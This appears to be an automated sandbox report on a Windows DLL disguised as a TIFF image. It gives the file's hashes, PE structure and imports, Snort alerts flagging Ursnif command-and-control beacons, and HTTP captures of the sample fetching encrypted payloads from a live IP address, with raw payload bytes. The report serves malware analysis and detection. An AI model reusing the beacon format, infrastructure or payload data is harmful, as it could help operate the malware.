Preview:	L.....F.....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:.....v.1...0.....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.102098470589205
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	626a983c091a8.tiff.dll
File size:	618496
MD5:	388aa15c4d1a96534e7ca5587942fa0a
SHA1:	a88e07643c07c8f75845c82c19cd928355d441b2
SHA256:	abc6dfca9ad106cf41da3b6309a15e2a761991d2fad41662211b1afb1c2b0973
SHA512:	c21861d1e8a81159e615431afa9c6da74d92aeb13f9471e3d8af2bdc979f8be85ed2eb7ef3835fe86812fdb5955d6351ca8dbd7d6c164007bc9c41fb09266f56
SSDEEP:	6144:eBbkmU1vOuplJ9dX8vxxaYuQ1n79lmdrjhXccbwD1Yl/R0odd6MbBCKaD3abuFGs:iUJVpX9cgQ1n7DQjbES/OodJ+sS
TLSH:	7FD4E029C7601A6AD81537791899803F0A39F578E32F70EF26847D6FB50A6F05A34F39
File Content Preview:	MZ.....@.....,.....!..L.!This program cannot be run in DOS mode....$.....I.R.(n..(n..(n.....(n..z...(n..P...(n.fLj..(n..vl..(n..z...(n..P...(n..._...(n..z...(n..z...(n.....(n.fLk..(n..z...(n..z...(n

File Icon



Icon Hash:	9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE

Time Stamp:	0x411096D1 [Wed Aug 4 07:57:05 2004 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	de44747c447d17324a209c20a63c5698

Entrypoint Preview

Instruction
jmp 00007F848CE02CCDh
jmp 00007F848CE33348h
jmp 00007F848CE02A43h
jmp 00007F848CE0281Eh
jmp 00007F848CE02AC9h
jmp 00007F848CE026A4h
jmp 00007F848CE3888Fh
jmp 00007F848CE027CAh
jmp 00007F848CE2BCF5h
jmp 00007F848CE3BB30h
jmp 00007F848CE3774Bh
jmp 00007F848CE3CC36h
jmp 00007F848CE02751h
jmp 00007F848CE2CE8Ch
jmp 00007F848CE3F3B7h
jmp 00007F848CE366A2h
jmp 00007F848CE2DEDDh
jmp 00007F848CE414F8h
jmp 00007F848CE028D3h
jmp 00007F848CE3E05Eh
jmp 00007F848CE34529h
jmp 00007F848CE2EEF4h
jmp 00007F848CE3DC8Fh
jmp 00007F848CE02A2Ah
jmp 00007F848CE39935h
jmp 00007F848CE31240h
jmp 00007F848CE4148Bh
jmp 00007F848CE30106h
jmp 00007F848CE02A21h
jmp 00007F848CE0272Ch
jmp 00007F848CE3AA67h
jmp 00007F848CE403D2h
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers

Programming Language:	• [IMP] VS2012 UPD4 build 61030 • [C] VS2013 UPD2 build 30501 • [IMP] VS2013 UPD3 build 30723 • [IMP] VS2010 SP1 build 40219 • [C++] VS2013 build 21005 • [RES] VS2008 build 21022 • [IMP] VS2013 build 21005 • [LNK] VS2015 UPD3.1 build 24215 • [EXP] VS2008 build 21022 • [C] VS2013 UPD3 build 30723 • [C++] VS2017 v15.5.4 build 25834 • [RES] VS2013 build 21005 • [C] VS2017 v15.5.4 build 25834

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8a000	0xa0	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8b000	0xc100	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x98000	0x1010	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x40000	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8a2ac	0x20c	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Copyright Joe Security LLC 2022

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3efe0	0x3f000	False	0.375895182292	data	4.45975589538	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x40000	0x3fb5f	0x40000	False	0.815296173096	data	7.22910177016	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x80000	0x9537	0x7000	False	0.3271484375	data	5.47009773382	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x8a000	0x98d	0x1000	False	0.2060546875	data	2.48883672307	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x8b000	0xc100	0xd000	False	0.465106670673	data	5.38059585556	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x98000	0x17d7	0x2000	False	0.237915039062	data	3.90488138375	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x8b510	0x666	data	English	United States
RT_ICON	0x8bb78	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x903d8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x92980	0xea8	data	English	United States
RT_ICON	0x93828	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x940d0	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x94638	0xb4	data	English	United States
RT_DIALOG	0x946f0	0x120	data	English	United States
RT_DIALOG	0x94810	0x158	data	English	United States
RT_DIALOG	0x94968	0x202	data	English	United States
RT_DIALOG	0x94b70	0xf8	data	English	United States
RT_DIALOG	0x94c68	0xa0	data	English	United States
RT_DIALOG	0x94d08	0xee	data	English	United States
RT_GROUP_ICON	0x94df8	0x4c	data	English	United States
RT_VERSION	0x94e48	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
msvcrt.dll	fgetwc, strcoll, srand
GDI32.dll	GetBkColor, ExtSelectClipRgn, GetTextMetricsW, GetCharWidthFloatA, GetCharWidth32A, GetTextCharacterExtra, GetCharWidthA, GdiComment
KERNEL32.dll	GetStringTypeA, WriteProcessMemory, GetCommTimeouts, GetConsoleCP, EnumResourceTypesA, GlobalFlags, GetFileTime, GetThreadLocale, LocalHandle, GetLargestConsoleWindowSize, EraseTape, GetDiskFreeSpaceExA, lstrlenA, GlobalMemoryStatus, GetModuleFileNameA, GetBinaryTypeA, DebugBreak
ADVAPI32.dll	RegGetValueA, GetFileSecurityA, EnumServicesStatusExW, InitiateSystemShutdownExW
mscms.dll	GetColorDirectoryW
USER32.dll	GetClientRect, GetClassNameA, GetPropW, GetScrollBarInfo, DeleteMenu, MessageBoxIndirectW, GetMenuItemRect, GetMessagePos, DefMDIChildProcW, GetUpdateRgn, LoadMenuA, GetQueueStatus, GetMessageW
OLEAUT32.dll	LoadTypeLibEx, GetRecordInfoFromTypeInfo

Version Infos

Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0

Description	Data
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/28/22-15:47:50.266267 04/28/22-15:47:50.266267	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49759	80	192.168.2.4	94.140.115.8
04/28/22-15:47:52.636763 04/28/22-15:47:52.636763	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49759	80	192.168.2.4	94.140.115.8
04/28/22-15:47:51.337694 04/28/22-15:47:51.337694	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49759	80	192.168.2.4	94.140.115.8

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2022 15:47:50.154853106 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.218705893 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.218843937 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.266267061 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.320728064 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638051987 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638118029 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638174057 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638236046 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638288975 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.638313055 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.638349056 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638394117 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638417006 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638451099 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638520956 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.638530970 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.638581038 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638623953 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.638645887 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.638681889 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726372004 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726438999 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726490021 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726505041 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726519108 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726572990 CEST	80	49759	94.140.115.8	192.168.2.4

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2022 15:47:50.726584911 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726670027 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726720095 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726751089 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726792097 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726804972 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726833105 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726881027 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.726908922 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726959944 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.726972103 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.727008104 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.727075100 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.727114916 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.727133989 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.727178097 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.727196932 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.727238894 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.727242947 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.727287054 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.776987076 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777057886 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777101994 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777141094 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.777159929 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.777196884 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777245045 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777256012 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.777292013 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.777318001 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.777363062 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.805203915 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.805263042 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.805308104 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.805382013 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.805407047 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.805668116 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.805738926 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833364010 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833420038 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833460093 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833483934 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833512068 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833556890 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833636045 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833705902 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833755016 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833769083 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833798885 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833830118 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833878040 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833890915 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833925009 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.833950043 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.833991051 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.834007978 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.834045887 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.834068060 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.834115028 CEST	80	49759	94.140.115.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2022 15:47:50.834126949 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.834172964 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.872472048 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.872628927 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.881824970 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.881871939 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.881913900 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.881953955 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.881974936 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.882004976 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.882044077 CEST	80	49759	94.140.115.8	192.168.2.4
Apr 28, 2022 15:47:50.882057905 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.882092953 CEST	49759	80	192.168.2.4	94.140.115.8
Apr 28, 2022 15:47:50.882117033 CEST	80	49759	94.140.115.8	192.168.2.4

HTTP Request Dependency Graph

- 94.140.115.8

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49759	94.140.115.8	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Apr 28, 2022 15:47:50.266267061 CEST	1155	OUT	GET /drew/ik1LQOZMh/mVRbIyzEQTxBwTr6Z5u6/zI22UmjAz8JK2nSoDWz/PBbBE92xQ6eDvkHhGI4LUa/C2IzDYhRuCy1X/B8bDGu4d/NNeE2BpCwJS_2BLL1GATet_/2FJaGdNT8S/qykJG_2BzgaYwDsmt/6L38BacVeBDK/DI5poywJVgk/0BVE0JF2RsEX1d/ehK8HVo5nM5dN_2BvfT0B/d2eei3kq6JFp_2Bo/wjjnHOVxOWAf9Rl/iq5emFWqLQuh9aW2bI/a4pKOz5Hp/Nn13tipc/V.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 94.140.115.8 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Apr 28, 2022 15:47:50.638051987 CEST	1156	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 28 Apr 2022 13:47:50 GMT Content-Type: application/octet-stream Content-Length: 186004 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626a9b068dec4.bin" Data Raw: 82 b0 5a f9 80 5c 88 d2 b9 a9 03 66 fc cb 05 5a 55 e1 a3 0c 1d f4 74 76 10 8c be b1 96 6a c9 05 cb 3a 20 f7 40 97 8d cf 82 7e d8 63 47 d6 66 53 a2 b2 df 46 50 eb 66 05 3b 69 3c 4e e7 2d b7 c5 9a 11 b9 f1 b6 05 bd 93 ed 4a 54 06 08 f8 24 04 14 8b 92 a3 63 12 78 a9 c3 92 cb d4 7c 87 14 e4 63 d4 05 20 f9 3c 6a 5f f1 7e 65 84 63 e2 4e 82 6e 48 23 ef 28 da 52 05 8e fb 30 d8 02 06 d9 d3 14 82 03 b0 45 35 de 9c 1f 71 d0 9b 3a c9 80 0c 04 e9 c4 55 c2 8e 9b 6b 71 37 e2 ab 42 c6 3a 26 d7 99 03 87 ed 51 05 fb a8 a8 86 c5 a1 e5 48 fd 9b 55 b0 f2 2d 73 08 e3 2f 3a bb 98 30 78 3c 0f 13 bf 4c 26 40 74 75 92 a2 bf 07 20 f8 3f 0a 84 8a ab fc df cf 71 74 b4 60 79 99 09 2d 7f 82 52 87 b6 5b 77 e2 98 6c 4b 07 fc 75 8b 6f 2e 0c 46 a5 fb cb 29 1a fd d8 c3 8d d4 6e 88 55 e5 34 e2 23 de c9 96 57 7e 4d 02 39 75 cb 23 c3 1e b7 9a d8 de 82 90 27 64 d6 fb 51 22 ec 6d 93 97 e8 7d 81 8c 5e 56 ae a1 23 f9 43 ad c1 0e 4c 7e 2f f7 4a f9 22 7c 26 e9 77 05 f2 81 80 74 bc 08 25 7f 80 7f c4 eb 84 4c ac 58 d2 03 f0 4a 39 cc 31 80 de 78 83 47 b7 4e c4 b8 56 a8 ad 9c 7d 09 0a 70 63 f8 9f 4a 53 24 3f 4a c8 58 39 a2 b7 9c 4a ef 6e 4a 5b f4 22 58 ba 98 04 7a 10 d5 aa fe 88 33 0c e5 14 16 6f 60 a5 50 24 b4 2a 29 d7 6b f0 76 b1 e2 fd fc 14 f6 86 09 f4 cc d3 9d f7 2e fd 1f f4 a0 ca fe e7 27 dd 71 dd dd 64 b5 31 24 30 94 6c ba 10 fc 1c dc 1d bb e6 97 84 46 58 ca 9c e6 ed 19 10 f6 cf a1 08 89 ff c8 d5 aa 0e 42 31 98 56 c5 75 60 2d ab e7 b0 3d a1 48 ed 3e 89 1b 2c 21 10 57 45 6e 61 aa 8f a5 ad a1 66 2b e2 ac 70 4f 75 c1 65 d0 45 ef 80 32 2b 20 e4 d8 4a da ea 62 0b 77 45 56 1d 01 fe 80 42 8f 6b 26 4f 6c 1d 53 82 9a 60 a2 db 4f fe 2c 50 1a 2b d0 73 cc 11 05 db 08 70 85 06 1f 8b 9c ea 4c f8 36 5a 6e a6 0e e3 02 59 b7 d5 cd 3b 24 ed d7 bf 65 b2 8a 84 7c 35 da 68 c0 2e cc 63 4e 6c b6 71 9a 51 95 6a 9a e1 e1 78 fb 92 40 9d 77 c6 d0 9a 02 5e fd e5 ca 48 a1 d1 c9 3f 81 de 26 d8 62 71 f2 91 36 fd 34 7c d5 0e 3e 11 7a 05 b6 84 b3 01 33 13 f0 a5 86 ee 24 b7 1e 71 3d 73 98 0c 6b 3b b1 21 28 04 71 0f da 1c 37 6e 5e 3f 29 06 e4 e0 6e c1 7d 2b a8 1e d9 fe e8 ae c8 27 e7 2f 17 f9 20 25 24 3f de 68 e7 f5 24 79 71 22 a2 52 95 43 c5 05 f4 4f 1b 7a a6 b9 2d c8 2a d5 3d 92 db 83 04 55 20 07 68 f7 3b 47 1a 47 62 e6 0a 9a ab c2 3a f9 95 2b 59 ff 50 44 c0 bd 3c d4 39 74 20 a7 fc bf d9 ab b2 a7 e4 4d ee 69 b4 4e 36 21 29 8a 39 0a ec 3b df 04 06 df 56 d4 10 92 74 a2 85 4c 1a d1 61 18 59 70 75 4e e9 ac 21 f0 9e e9 3c 7d 93 a9 4e ad 40 74 f0 cd 04 23 85 d8 62 16 75 5c 97 69 e3 16 65 d3 46 da 89 df 99 fb 57 32 2f b1 f2 35 24 bc d7 6d f5 01 bc ea fb a7 7d c5 d7 94 77 f9 50 ae 5d 7f 68 db 96 fa 5d 2d 47 68 bb 5d a9 41 93 11 90 87 87 82 32 7a ff 01 7a 72 5b b5 f2 b9 99 e6 32 1f 64 f2 b6 90 76 93 18 1b 0f ef 4c 57 80 cf 3a 59 8f b4 c3 d5 fc d2 cb c6 f9 01 4d c9 51 08 61 7a ad 91 e5 16 b0 ba 70 85 d9 7c 5d 96 9b 20 c5 23 f7 93 32 8d 34 8f 3d 39 c5 81 cf 4a 0b a6 f8 bc be 1b 3f 87 93 06 7c 29 ed 6a ba 6c 6a ff 37 9e 8d 30 81 6d e7 4e 8c 37 de f7 39 5f 8b 00 2f af 4d ea 56 2f 78 61 34 ce 07 d3 37 8b 51 99 02 dc 02 3f f4 31 de 2f 44 2f c5 e9 Data Ascii: Z\fZUtvj: @~cGfSFPf;i<N-JT$cx\|c <j_~ecNnH#(R0E5q:Ukq7B:&QHU-s/:0x<L&@tu ?qt`y-R[wlKuo.F) nU4#W~M9u#'dQ"m}^V#CL~/J"\|&wt%LXJ91xGNV}pcJS$?JX9JnJ["Xz3o`P$*)kv.'qd1$0lFXB1Vu`-=H>,!WEnaf+pOueE2+ JbwEVBk&OlS`O,P+spL6ZnY;$e|5h.cNlqQjx@w^H?&bq64|>z3$q=sk;!(q7n^?)n}+'/ %$?h$yq"RCOz-*=U h;GGb:+YPD<9t MiN6!)9;VtLaYpuN!<}N@t#bu\ieFW2/5$m}wP]h]-Gh]A2zzr[2dvLW:YMQazp|] #24=9J?|)jlj70mN79_/MV/xa47Q?1/D/
Apr 28, 2022 15:47:51.337693930 CEST	1352	OUT	GET /drew/BCNeqjF198SdSe826/ArOdCqmPIWdy/mLsvCOAaonH/_2B_2FaHw_2FNP/whZllPw0UWDpWxMk3vD70/ ZW7HQlXyVsLFMEnd/ioWk92wZdXi7gVZ/YpqeONxg_2FtJ1pLE0/gkg_2BzOr/T30turd_2FCKY_2FdW3S/SQG35op QqK5eweX5X3z/X5WbnNy0h0F7CgoMJPXQn8/WlhTd00F2BAHX/eC3JkGFi/jMv01ywCxcdZG9_2BXsKQ2k/cWPyDUz VgF/HeX7VJFkhkvecZXZ0/41xqfgFNRUy_/2Fgmw0qSg6Ao/JqGQVxm.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 94.140.115.8 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 28, 2022 15:47:51.747339010 CEST	1353	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 28 Apr 2022 13:47:51 GMT Content-Type: application/octet-stream Content-Length: 238744 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626a9b07a777c.bin" Data Raw: 70 f4 cc a4 a7 b2 26 b8 47 5b c3 6f ba 9f ad f4 6d 09 c9 57 ca 26 0a 77 61 b4 3b a2 dc 3e 2d dc fd 52 b9 28 2b c3 ca b3 88 6b 09 50 34 4e d9 18 8a b3 b9 ea 6b 95 93 71 91 d0 67 6d da 30 3d 53 6b ad 1f b2 e4 21 61 9d 9c e8 01 f5 70 db a1 51 44 9d eb 06 74 37 e8 05 6e c4 e1 a8 80 15 fd ec 0e 03 b9 dc fa 2d 50 ee a3 6c 36 a5 49 32 9e 11 b1 03 6a f1 fd 61 b4 74 91 d3 39 cc 8a 37 0c f7 89 35 23 24 de 9c e5 f4 d0 53 67 76 5d ac 15 ba d7 f8 f7 17 47 af 20 21 18 84 71 2c 5e 58 a7 e5 54 70 ea 39 03 53 ec 37 54 63 29 79 4a 6b 98 5e df 82 31 70 9d f9 1e 0e e7 cb d9 d9 d6 44 5e b5 9b b0 0f a2 32 d3 24 de 19 f8 e6 3d 5c 70 ae d6 69 d8 ef 38 bf a9 45 b3 52 c4 